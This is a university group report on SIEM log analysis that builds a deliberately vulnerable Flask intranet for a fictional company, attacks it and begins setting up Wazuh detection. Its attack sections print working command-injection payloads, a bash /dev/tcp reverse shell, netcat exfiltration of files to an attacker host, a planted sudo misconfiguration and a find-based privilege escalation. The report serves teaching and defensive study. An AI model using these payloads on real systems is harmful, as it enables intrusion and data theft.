# Module Title: CE5022 -Log Files and Event Analysis

# *Project Title: Clowd Company*

Group 2B-G2:

| Group Members: | ID: |
|---|---|
| Lucy Fogarty | 22342818 |
| Benen McHale | 22357785 |
| Nicholas McGrann | 25127195 |
| Abhaybhai Rameshbhai Nasit | 25248472 |

# Signed Declaration

We declare that this submission is entirely our own work and that it has not been submitted for any other academic award. All sources of information used in this report have been fully acknowledged and referenced in accordance with the required academic standards.


We understand that plagiarism, collusion, or any form of academic misconduct is a serious offence and may result in disciplinary action in accordance with the University of Limerick Academic Integrity Policy.

**Signatures:**

Name: Lucy Fogarty
Signature:


Date: 10th of April 2026

Name: Benen McHale
Signature:




Date: 10th April 2026

Name: Nicholas McGrann
Signature:



Date: 10th April 2026

Name: Abhaybhai Rameshbhai Nasit
Signature:



Date: 10th April 2026

# Abstract

This paper explores SIEM (Security and Event Management) systems which are tools used to collect, store, and analyse log data generated by various devices and systems within and organization. Logs play a crucial role in recording system activity and are essential for detecting unusual behaviour, troubleshooting issues, and maintain overall security. The importance of SIEM lies in its ability to centralize and process large volumes of log data in real time, providing improved visibility, threat detection, and response capabilities. In this work, we examine the different types of log files, the advantages and limitations of SIEM systems, and the steps involved in the log analysis process, which includes collection, parsing, and feature extraction, to highlight how effective log management support anomaly detection and strengthen cybersecurity.

## Introduction

Clowd Company is a fictional mid-sized international software development firm specializing in cloud-based enterprise SaaS solutions. Like many modern companies, it relies heavily on an internal staff intranet to support day-to-day operations, collaborations, and system management. The internal platform hosts a range of critical resources, including deployment pipelines, development tools, and administrative interfaces. All of these are accessible through a central web portal. Such infrastructure is typical within the software industry, where efficiency and rapid deployment are essential to maintaining competitiveness.

The nature of the data stored in this environment makes it a highly attractive target for potential attackers. Sensitive assets such as cloud service credentials, API keys, database passwords, client contacts, and internal strategic documents are consolidated within the system. If compromised, intellectual property theft, or significant reputational and financial damage. As a result, securing internal web-based systems is just as critical as protecting external-facing applications, forming a key focus area for cybersecurity analysis and risk mitigation in this project.

# 1. Literature Review

## 1.1 What is SIEM and what are Logs?

A log is simply defined as a file of communication between users and systems. Today's systems are growing rapidly each year with the number of devices, and with each of these individual devices a vast number of logs are generated each day. Collecting these logs through monitoring on each of these systems is extremely important because these logs can be used to help to solve countless different issues in a system. Some of these issues could include analysing suspicious behaviour in a system or figuring out what caused certain types of issues [1] [3] [7].

SIEM tools are used to store and analyse these logs that are collected across the vast number of devices. These devices could be sensors deployed in the field or simply hardware components of a laptop. SIEM tools are used to collect the logs in live time and collect them in a way that makes it easy to analyse and make sense of. SIEM tools help to create security policies and manage the logs in a system [4] [6].

### 1.1 SIEM Advantages and Disadvantages

SIEM technology has vast range of advantages but also has some disadvantages. One advantage of SIEM is that it provides a holistic view of the events across systems. A second advantage of SIEM is that it reduces risk to a much more reasonable level and strengthens security. A third

advantage of SIEM is it enables critical control and situational awareness. A fourth advantage of SIEM is that it helps to reconstruct any attack scenarios that occurred on a system and can be done int multiple different environments. A fifth advantage of SIEM is that it supports analysis in real-time, alerting from the hardware and applications. A sixth advantage of SIEM is that it flags any suspicious behaviour in a system [5].

Regardless of how many advantages there are to SIEM tools, there are some disadvantages. One disadvantage of SIEM is that SIEM tools can be very expensive to deploy and to maintain in practice. A second disadvantage of SIEM tools is that the tools can be vulnerable to attacker countermeasures. A third disadvantage of SIEM is that the tools require properly trained professionals to use and maintain, which can be tough for organizations or companies if they do not have those trained professionals. A fourth disadvantage of SIEM is that the data collected by these tools oftentimes needs human interpretation to analyse. A fifth disadvantage of SIEM is that the tools can produce false positives, leading to alert fatigue [5].

## 1.3 Log File Types

There are several different types of log files that are collected in a system. One type of log file is application logs. Application logs include information on errors, warnings or failures that a program can generate. The second type of log file is system logs. System logs hold information about the operating system. This could include warnings, errors, or failures in the system. A third type of log file that a system can generate is web server logs. Web server logs include information on every communication that a user has with a web page. A fourth type of log file is security logs. Security logs hold information that pertains to potential security threats or suspicious behaviour in a system. A fifth type of log file is network logs. Network logs include information on different things that occur across networks, which could be one or more devices. A sixth type of log file is an audit log. An audit log holds information of actions that are taken in a suspicious or restricted order. A seventh type of log file is a virtual machine log. A virtual machine log holds information pertaining to actions that are taken on a VM, including time running or the configuration of the startup [2].

## 1.4 Log Analysis Process

There are numerous steps identified in the log analysis process, which are done using SIEM tools. The first step is log collection. Log collection is where the SIEM tool generates many different logs as a system runs, collecting all different types, like system logs or application logs, and store them in one place. The second step to log analysis is log parsing. Log parsing is where the logs are matched to specific types of events. Essentially, the logs are broken down into raw log data so it can be used logically. The raw logs can be turned into structured data by filtering out certain fields, like “invalid” or “user”. The third step to log analysis is feature extraction. Feature extraction is where the parsed log data is transformed into features that can be understood and are meaningful. Oftentimes the logs are broken into different windows that are related to a specific type of event. There are three main types of windows. The first type of window is a fixed window. This is where the log data is broken into predetermined-sized blocks. The second type of window is a sliding window. This is where the window overlaps with the previous block to capture certain events that span across multiple different windows. The third type of window is the session window. This is where the individual blocks are defined based on the activity of user sessions. They are grouped with other blocks that are in the same category of events. The last step is anomaly detection. This is where the feature matrix is input into a machine learning model, which is trained to classify whether incoming log sequences are normal or anomalous. Machine learning techniques used for this purpose are typically divided into either supervised or unsupervised methods. Supervised methods use labelled training data to learn the relationship between the inputs and the outputs, allowing the model to accurately classify new data. Unsupervised learning operates without labelled data and instead identifies patterns or groupings based on similarities within the dataset [3].

# 2. Task 1 – Environment setup and baseline

## 2.1 System Overview and Scenario

Our project simulates a real-world enterprise environment using a fictional organisation, Clowd Company, which operates a cloud-based SaaS platform. The organisation stores highly sensitive internal data such as API credentials, deployment keys, executive strategy documents and client contracts. This setup reflects real-world environments where internal web portals act as high value targets for attackers.

## 2.2 Virtual Machine and Network Configuration

The virtual machine was created in VirtualBox with the following settings:

- Name: cloud-server
- OS Type: Linux Ubuntu (64-bit)
- RAM: 2048 MB minimum, 4096 MB recommended
- Storage: 20 GB dynamically allocated VDI disk

In VirtualBox Settings → Network:

• Adapter 1: Uses bridged-adapter type. So host on the same network can connect to the website.

The next step was to install Ubuntu 22.04 LTS, then create a primary user during setup. Once this was installed and booted, update all packages. After the VM boots, we ran the command 'ip -br addr'. By running this command, it listed all network interfaces on the machine along with their assigned IP addresses. This was to identify the IP address assigned to the network interface, which acts as the primary target for the attack simulation.

We ran a single command to install all the required packages:

```
sudo apt install -y apache2 python3 python3-pip python3-venv sqlite3 net-tools curl
git
```

**What each package provides**:

**apache2 -** The Apache HTTP server. Acts as a reverse proxy, receiving incoming HTTP requests on port 80 and forwarding them to the Flask application running internally on port 5000.

**python3 / python3-pip / python3-venv** - Python 3 runtime, its package manager (pip), and virtual environment support. Required to run the Flask web application.

**sqlite3 -** A lightweight, file-based relational database. Used to store the portal's user accounts (usernames, passwords, roles) without needing a full database server.

**net-tools** - Provides network utilities such as ifconfig and netstat, useful for verifying network configuration during setup and baseline recording.

**curl** - A command-line HTTP tool. This is the binary the vulnerable application will call in the Service Health Monitor, making it the actual injection point during the attack.

**Git -** Version control tool. Not strictly required for this project but useful for managing code files.

We then installed the required Python packages flask and gunicorn.

**flask** - A lightweight Python web framework. The entire portal application is built using Flask.

**gunicorn** - A WSGI server for Python. It runs the Flask app as a background service managed by systemd, which is more robust than running Flask's built-in development server directly.

Lastly we enabled the Apache modules which is needed for reverse proxying.

## 2.3 Web Application Architecture

The system uses a Flask-based web application hosted behind Apache. The first step was creating the application directory. This was completed by executing the following command.

```
sudo mkdir -p /var/www/clowdco
cd /var/www/clowdco
mkdir templates assets logs
```

This command creates the web application's home directory at **/var/www/clowdco,** usually the conventional location for web application files on Linux. The subdirectories hold HTML templates (**templates**/), static assets (**assets**/), and application log files (**logs**/).

The second step involved creating the Main Application File (**app.py**), the code for app.py is listed in the appendices at the end of the document.

```
nano /var/www/clowd/app.py
```

## Key Code Explanations

**app.secret_key :** A secret string used to cryptographically sign session cookies. Without this, users could forge session data and bypass login.

**logging.basicConfig(...):** Configures the application to write log entries to /var/www/clowdco/logs/app.log. Every login attempt, logout, and health check is written here with a timestamp.

**sqlite3.IntegrityError :** The try/except block around each INSERT prevents the app from crashing if init_db() is called multiple times (i.e. if a user already exists in the database, the insert silently fails rather than raising an error).


**subprocess.getoutput(cmd):** This is the intentional vulnerability. getoutput() runs the constructed shell command and returns all output (stdout and stderr) as a string. Because hostname is inserted into the command string without any sanitisation or escaping, an attacker can break out of the curl command by appending shell metacharacters such as a semicolon.

Lastly we made three HTML templates: login.html, dashboard.html, and diagnostic.html. If interested you can find their code attached in the appendices at end of the document.

## 2.4 Vulnerability Design

The vulnerability implemented in this system is an OS Command Injection flaw [8]. The vulnerability exists within the Service Health Monitor feature of the web application. This tool accepts user input in the form of a hostname and directly inserts it into a system command. This input is passed to the system without any validation or sanitisation. This allows attackers to inject additional commands using shell metacharacters such as a semi colon ';' [9].

For example, entering '**db01.clowdco.internal; whoami'** into the hostname field executes the whoami command on the server and returns the user logged in 'www-data' in the box.




## 2.5 User Accounts and Data Simulation

We created user accounts and sensitive data to simulate a realistic organisational environment. Four user accounts were created, each representing a member of the Clowd Company staff with a role appropriate to a software firm. Each user has a confidential file in their home directory containing realistic 'sensitive' data, if interested the contents of these files are in the appendices at the end of the document.

| Linux User | Role | Confidential File |
|---|---|---|
| `benen` | DevOps Engineer | deployment_keys.txt |
| `lucy` | Backend Developer | api_credentials.txt |
| `nick` | Product Manager | client_contracts.txt |
| `abhay' | CTO | executive_strategy.txt |

Alongside these individual users we created a shared group. By doing this a Linux group called 'cloud-staff' is made and all four users are added to it. This group is used to control access to the shared restricted directory **(/srv/clowd/restricted)**, where only members of this group will have read access. We created a shared staff area at **/srv/clowdco/** with two subdirectories: shared/ (accessible to all) and restricted/ (cloud-staff group only). The **infrastructure_map.txt** file is particularly valuable, it lists 'internal hostnames' that tie directly into the Service Health Monitor tool and give the attacker useful information during Task 2.

## 2.6 File System and Access Control Model

The file system was structured using three distinct permission tiers. Linux file permissions use a three-part model: owners, group and others [10]. Each users confidential directory is configured with: chmod 700 for directions and chmod 600 for files. This ensures that only the owner can access their files, preventing other users from reading or modifying sensitive data.

A shared directory was also created at **/srv/clowd/shared** containing: employee_handbook.txt (permissions: 644) and team_directory.txt (permissions: 666). The employee_handbook.txt is world-readable but only the owner (root) can modify it. The team_directory.txt is open to all for both reading and writing, simulating a notice board anyone can update.

Lastly a restricted directory was created at **/srv/clowd/restricted** with: chmod 750 for the directory and chmod 640 for files. Access is limited to members of the cloud-staff group. This directory contains an infrastructure map listing internal systems such as databases, monitoring tools, and firewalls. This information is particularly valuable to attackers for reconnaissance and further exploitation.

## 2.7 Privilege Escalation Misconfiguration

A deliberate sudo misconfiguration is introduced as the privilege escalation vector for Task 2 iii. This simulates a real-world scenario [12] where an administrator has carelessly granted the web server user elevated rights.

```
echo "www-data ALL=(ALL) NOPASSWD: /usr/bin/find" | sudo tee /etc/sudoers.d/webapp
sudo chmod 440 /etc/sudoers.d/webapp
```

This command creates a sudoers drop-in file granting www-data (the user Gunicorn runs as) passwordless sudo access to the find command. The find binary [11] can be used to both locate and read files via its -exec flag, bypassing all the file permission restrictions set in the steps above. chmod 440 sets the sudoers file to read-only for owner and group, this is required as sudoers files with write permissions are rejected by sudo as a security measure.

Once an attacker has a shell as www-data, they can read any file on the system with a command such as :

```
sudo find /home/alice/confidential -exec cat {} \;
```

This completely bypasses the 600 and 700 permissions set on the confidential directories, because find is running as root via sudo.

## 2.8 Baseline Recording

A baseline snapshot of the system was created prior to launching the attack. A directory was made to store logs of the file's states before the attacks.

```
sudo mkdir -p /root/baseline
```

This baseline represents the system in a clean and uncompromised state. It is later used to compare against post-attack data to identify anomalies and provide evidence of intrusion.

# 3. Task 2 – Attack Scenario


## 3.1 Attack Overview

The attack follows a structure methodology. The process consists of four stages:

**Step 1** Initial access via command injection
**Step 2** Reverse shell establishment
**Step 3** Data exfiltration and tampering
**Step 4** Privilege escalation


## 3.2 Stage 1: Initial Access

The attack begins by exploiting the OS command injection vulnerability present in the Service Health Monitor feature of the web application. The application accepts user input and directly inserts it into a system command without any form of sanitation [8].




The attacker begins by logging into the web portal using leaked credentials and navigating to the diagnostic tool. By entering an input such as **db01.clowdco.internal; whoami**, the attacker can inject an additional command into the system. The semicolon (;) acts as a command separator in Linux [9], allowing the attacker to execute arbitrary commands following the intended curl request.

As a result, the system executes both the HTTP request and the inject whoami command, returning the output directly to the browser. The output displays '**www-data'** confirming that the attacker has successfully executed commands on the server and can potentially gain access under the context of the web server user [13]. This stage demonstrates the successful exploitation of the vulnerability and establishes an initial foothold within the system.




## 3.3 Stage 2: Reverse Shell Establishment

Following the successful command injection, the attacker escalates their level of access by establishing a reverse shell. While the initial command injection allows execution of individual commands through the web interface, it does not provide an interactive session. To overcome this limitation, the attacker initiates a reverse shell, which allows continuous, real-time interaction with the compromised system. This is achieved by first setting up a Netcat listener on the attacker machine, which waits for incoming connections.

```
nc -lvnp 4444
```

The attacker then injects a payload into the vulnerable field that forces the server to initiate a connection back to the attacker's machine. This method is particularly effective because it bypasses typical firewall restrictions, as outbound connections are generally permitted.

```
db01.clowdco.internal; /bin/bash -c '/bin/bash -i >& /dev/tcp/<returned-IP>/4444
0>&1'
```

**Payload breakdown:** '**/bin/bash -c**' forces the command to run under Bash. **/bin/bash -i** launches an interactive Bash session. **>& /dev/tcp/<returned-IP>/4444** [14] redirects both stdout and stderr through a TCP connection to the attacker machine. **0>&1** redirects stdin (keyboard input) from the same connection, completing the two-way interactive shell.

Once the payload is executed, the server establishes a connection to the attacker's listener, resulting in an interactive shell session. The attacker now gains full command-line access to the system as the www-data user.

```
Last login: Wed Apr  8 12:58:16 on ttys003
benn@Bens-MacBook-Pro ~ % nc -lvnp 4444
Connection from 192.168.0.208:38292
bash: cannot set terminal process group (3194): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cloud-server:~/clowdco$
```

## 3.4 Stage 3: Data Exfiltration and Tampering

With an active reverse shell as www-data, the attacker can explore the filesystem. Using commands like 'cat /etc/passwd | grep /bin/bash' the attacker can list the users on the system and quickly begin navigating towards their files.

The confidential files in **/home/'user'/confidential/** are protected with chmod 600 so only the owning user can read them. As www-data, direct access is denied. However, world-readable and world-writable files (chmod 644 and 666) are fully accessible without any elevated rights.

```
www-data@cloud-server:/home$ cd benen/confidential
cd benen/confidential
bash: cd: benen/confidential: Permission denied
www-data@cloud-server:/home$
```

```
www-data@cloud-server:/srv/clowd$ cd shared
cd shared
www-data@cloud-server:/srv/clowd/shared$ ls
ls
employee_handbook.txt
team_directory.txt
www-data@cloud-server:/srv/clowd/shared$ cat team_directory.txt
cat team_directory.txt
=== Clowd Company | Team Directory ===
benen@clowd.co   - DevOps Engineer
lucy@clowd.co     - Backend Developer
nick@clowd.co   - Product Manager
abhay@clowd.co    - CTO
www-data@cloud-server:/srv/clowd/shared$
```

The attacker reads accessible files and transfers them to their own machine using network-based tools such as Netcat, simulating real-world data theft techniques. The attacker opens a second terminal on the host machine and starts a Netcat receiver [15]:

```
^CExiting.
benm@Bens-MacBook-Pro ~ % nc -lvnp 5555 > file.txt
Connection from 192.168.0.208:49136
benm@Bens-MacBook-Pro ~ %
benm@Bens-MacBook-Pro ~ %
```

Attacker sends file back to his machine using the original reverse shell session.

```
www-data@cloud-server:/srv/clowd/shared$ cat /srv/clowd/shared/team_directory.txt > /dev/tcp/192.168.0.217/5555
<ed/team_directory.txt > /dev/tcp/192.168.0.217/5555
www-data@cloud-server:/srv/clowd/shared$
```

## 3.5 Stage 4: Privilege Escalation

In the final stage of the attack, the attacker escalates their privileges to gain access to restricted data.

The attacker first checks the system's sudo permissions using the **sudo -l** command [12], which reveals a misconfiguration allowing the **www-data** user to execute the **find** command with root privileges without requiring a password. This misconfiguration is critical, as it provides a pathway to bypass all existing file permission restrictions.

```
www-data@cloud-server:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on cloud-server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on cloud-server:
    (ALL) NOPASSWD: /usr/bin/find
www-data@cloud-server:/home$
```

By leveraging the **-exec** functionality of the **find** command, the attacker is able to execute the **cat** command on files that would normally be inaccessible. For example, using sudo find **/home/user/confidential -exec cat {} \;** the attacker can read all confidential files across user directories, regardless of their restrictive permissions [11].

```
www-data@cloud-server:/home$ sudo find /home/benen/confidential -exec cat {} \;
< sudo find /home/benen/confidential -exec cat {} \;
cat: /home/benen/confidential: Is a directory
== CONFIDENTIAL - DEPLOYMENT KEYS & INFRASTRUCTURE ACCESS ===
Owner: Benen McHale | DevOps Engineer
Last Updated: 2026-02-14

Production Server SSH Key (Base64):
  LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQo...

AWS Credentials (Production):
  Access Key ID:     AKIAIOSFODNN7EXAMPLE
  Secret Access Key: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
  Region:            eu-west-1

CI/CD Pipeline Token (GitHub Actions):
  ghp_xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

DO NOT share outside of DevOps. Rotate every 90 days.
www-data@cloud-server:/home$
```

This technique also allows access to files within the restricted directory **(/srv/clowd/restricted)**, further demonstrating the severity of the misconfiguration. As a result, the attacker gains full visibility of sensitive organisational data, including credentials, contracts, and strategic documents.

```
www-data@cloud-server:/home$ sudo find /srv/clowd/restricted -exec cat {} \;
sudo find /srv/clowd/restricted -exec cat {} \;
cat: /srv/clowd/restricted: Is a directory
=== RESTRICTED - INFRASTRUCTURE OVERVIEW ===
Internal Hosts:
  db01.clowdco.internal      10.0.1.10  - Primary PostgreSQL
  cache01.clowdco.internal   10.0.1.11  - Redis Cache
  build01.clowdco.internal   10.0.1.12  - CI/CD Runner

Firewall:   fw01.clowdco.internal    10.0.1.1
SIEM:       siem01.clowdco.internal  10.0.1.5
Monitoring: grafana.clowdco.internal 10.0.1.20
www-data@cloud-server:/home$
```

The attacker is also able to edit the team_directory.txt file using the echo command and directing the output into the file itself. This can be done without privilege escalation if the file allows writing. Luckily for the company the restricted files had access restrictions which saved those being tampered, although they were still able to be read and downloaded.

```
www-data@cloud-server:/home$ echo "SYSTEM COMPROMISED BY EXTERNAL ATTACKER" >> /srv/clowd/shared/team_directory.txt
<L ATTACKER" >> /srv/clowd/shared/team_directory.txt
www-data@cloud-server:/home$
```

```
  GNU nano 6.2                                          team_directory.txt
=== Clowd Company | Team Directory ===
benen@clowd.co    - DevOps Engineer
lucy@clowd.co      - Backend Developer
nick@clowd.co    - Product Manager
abhay@clowd.co     - CTO
SYSTEM COMPROMISED BY EXTERNAL ATTACKER
```

## 3.6 Attack Impact Analysis

The attack demonstrates how multiple vulnerabilities and misconfigurations can combine to result in a full system compromise. As shown throughout the attack stages, the lack of input validation allowed

command injection, weak file permissions enabled data tampering, and a misconfigured sudo rule allowed privilege escalation.

As a result, the attacker was able to execute arbitrary commands, gain persistent access, exfiltrate sensitive data, and bypass all access controls. This highlights the importance of secure coding practices, proper permission management, and regular system configuration audits.

## 3.7 Summary

In summary, the attack successfully progressed from initial access to full system compromise through a structured multi-stage approach. Starting with command injection, the attacker established a reverse shell, accessed and modified data, and ultimately escalated privileges to access restricted files.

This demonstrates how a single vulnerability, when combined with poor system configuration, can lead to significant security breaches, reinforcing the need for comprehensive security controls.

# 4. Task 3 - Detection and Evidence Collection

## 4.1 SIEM Integration

### 4.1.1 SIEM Architecture

Wazuh v4.7.5 was deployed in a two-VM architecture for this assessment:

| Component | VM | IP | Role |
|---|---|---|---|
| Wazuh Manager | wazuh VM | 192.168.56.10 | Receives and analyses security events from agents |
| Wazuh Indexer | wazuh VM | 192.168.56.10 | Stores and indexes all alerts (OpenSearch-based) |
| Wazuh Dashboard | wazuh VM | 192.168.56.10 | Web UI for visualising alerts (https://192.168.56.10) |
| Wazuh Agent | clowdco | 192.168.56.20 | Monitors local logs and files, forwards to manager |

*Table 1. SIEM Integration*

Wazuh v4.7.5 was deployed across two virtual machines. The Wazuh Server was configured on a dedicated Ubuntu 22.04 LTS virtual machine at IP 192.168.56.10 with the Official One-Line Installer:

```
curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh && chmod +x wazuh-install.sh && sudo ./wazuh-install.sh -a
```

A Cloud-Server Virtual Machine that is at 192.168.56.20 was added as a monitored Wazuh Agent named "clowd" and all security-related data was forwarded from this VM to the Wazuh Server for analysis and reporting of security-related events in real-time.

```
● wazuh-manager.service - Wazuh manager
     Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2026-04-16 14:24:07 IST; 12min ago
    Process: 827 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 161 (limit: 5579)
     Memory: 854.6M
        CPU: 2min 6.874s
     CGroup: /system.slice/wazuh-manager.service
             ├─2111 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             ├─2122 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             ├─2125 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             ├─2128 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             ├─2179 /var/ossec/bin/wazuh-authd
             ├─2199 /var/ossec/bin/wazuh-db
             ├─2288 /var/ossec/bin/wazuh-execd
             ├─2301 /var/ossec/bin/wazuh-analysisd
             ├─2334 /var/ossec/bin/wazuh-syscheckd
             ├─2348 /var/ossec/bin/wazuh-remoted
             ├─2514 /var/ossec/bin/wazuh-logcollector
             ├─2550 /var/ossec/bin/wazuh-monitord
             └─2573 /var/ossec/bin/wazuh-modulesd
```

*Figure 1 wazuh manager running on Wazuh vm*

### 4.1.2 Installing Wazuh Agent on cloud-server

The Wazuh Agent was deployed via the dashboard using the following steps:

- A browser was used to navigate to https://192.168.56.10 and log in with credentials
- Navigated to Agents Management > Deploy New Agent
- Selected: DEB amd64, manager address: 192.168.56.10, agent name: clowd
- The generated command was copied and executed

```
● wazuh-agent.service - Wazuh agent
     Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2026-04-16 14:39:24 IST; 44s ago
    Process: 859 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 32 (limit: 2260)
     Memory: 402.2M
        CPU: 26.709s
     CGroup: /system.slice/wazuh-agent.service
             ├─ 966 /var/ossec/bin/wazuh-execd
             ├─1235 /var/ossec/bin/wazuh-agentd
             ├─1317 /var/ossec/bin/wazuh-syscheckd
             ├─1359 /var/ossec/bin/wazuh-logcollector
             └─1383 /var/ossec/bin/wazuh-modulesd

Apr 16 14:39:17 cloud-server systemd[1]: Starting Wazuh agent...
Apr 16 14:39:18 cloud-server env[859]: Starting Wazuh v4.7.5...
Apr 16 14:39:19 cloud-server env[859]: Started wazuh-execd...
Apr 16 14:39:20 cloud-server env[859]: Started wazuh-agentd...
Apr 16 14:39:21 cloud-server env[859]: Started wazuh-syscheckd...
Apr 16 14:39:22 cloud-server env[859]: Started wazuh-logcollector...
Apr 16 14:39:22 cloud-server env[859]: Started wazuh-modulesd...
Apr 16 14:39:24 cloud-server env[859]: Completed.
Apr 16 14:39:24 cloud-server systemd[1]: Started Wazuh agent.
~
```

*Figure 2 wazuh agent running on clowd vm*

